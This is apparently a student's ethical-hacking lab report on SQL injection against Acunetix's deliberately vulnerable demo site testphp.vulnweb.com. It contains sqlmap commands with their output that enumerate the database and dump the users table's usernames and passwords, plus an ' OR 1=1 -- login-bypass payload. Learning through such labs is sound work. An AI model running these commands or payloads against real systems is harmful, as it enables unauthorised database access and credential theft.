



Assignments(2)

Topic : Report on an SQL injection attack on a website

Target URL : <http://testphp.vulnweb.com/login.php>

Prepared by :

Name : Md. Obaydur Rahman

Course : Cyber security and Ethical hacking

Batch : 2

Date : 18 April 2025

1. Introduction

This report presents the findings of an SQL injection test conducted on the web application located at

<http://testphp.vulnweb.com/login.php>, <http://testphp.vulnweb.com/listproducts.php?cat=1>. SQL injection is a code injection technique that exploits a vulnerability in an application's database query execution. This assessment includes both a classical SQL Injection and a Blind SQL Injection as part of the bonus task.

2. Objective

- To perform a standard SQL injection attack on the login page.
- To identify if the site is vulnerable.
- (Bonus) To perform a Blind SQL injection and gather information from the backend database without direct feedback.
-


Blind SQL Injection (Bonus)

Automation with SQLMap

URL : <http://testphp.vulnweb.com/listproducts.php?cat=1>

Command used :

sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> --dbs



```
(obaydurrahman@kali) ~  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 21:47:32 /2025-04-20/  
[21:47:32] [INFO] testing connection to the target URL  
[21:47:33] [INFO] checking if the target is protected by some kind of WAF/IPS  
[21:47:33] [INFO] testing if the target URL content is stable  
[21:47:33] [INFO] target URL content is stable  
[21:47:33] [INFO] testing if GET parameter 'cat' is dynamic  
[21:47:33] [INFO] GET parameter 'cat' appears to be dynamic  
[21:47:34] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
```

SQLMap detected SQLi and extracted:

```
[21:52:36] [INFO] the back-end DBMS is MySQL
[21:52:36] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[21:52:38] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[21:52:39] [INFO] fetched data logged to text files under '/home/obaydurrahman/.local/share/sqlmap/output/testphp.vulnweb.com'
[21:52:39] [WARNING] your sqlmap version is outdated

[*] ending @ 21:52:39 /2025-04-20/
```

Findings :

web server operating system: **Linux Ubuntu**

web application technology: **Nginx 1.19.0, PHP 5.6.40**

back-end DBMS: **MySQL >= 5.6**

available databases [2]:

i) acuart

Command for acuart database to find tables :

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

Findings : Tables [artists, carts, categ, featured, guestbook, pictures , products ,users]

Find column for **users** tables :

Command : `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -- columns`

```
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+
```

Dump **uname** and **pass** column :

Command : `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump`

```
Table: users
[1 entry]
+-----+-----+
| uname | pass |
+-----+-----+
| test  | test |
+-----+-----+

[23:58:18] [INFO] table 'acuart.users' dumped to CSV file '/home/obaydurrahman/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[23:58:18] [INFO] fetched data logged to text files under '/home/obaydurrahman/.local/share/sqlmap/output/testphp.vulnweb.com'
[23:58:18] [WARNING] your sqlmap version is outdated
```

Findings :

UserName : test, Password : test

ii) information_schema

Methodology

URL : <http://testphp.vulnweb.com/login.php>

- Used boolean-based blind SQL injection to extract information by observing changes in application behavior.
- Payload inserted: ' OR 1=1 --

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) | [Logout test](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)
[Logout](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username : OR 1=1 --
Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Observation

- login succeeded

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) | [Logout test](#)

search art

[test \(test\)](#)

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)
[Logout](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

On this page you can visualize or edit you user information.

Name: test
Credit card number: 1234-5678-2300-9000
E-Mail: email@email.com
Phone number: 2323345n
Address: 21 street

You have 0 items in your cart. You visualize you cart [here](#).

- When 1=1 was true, login succeeded.

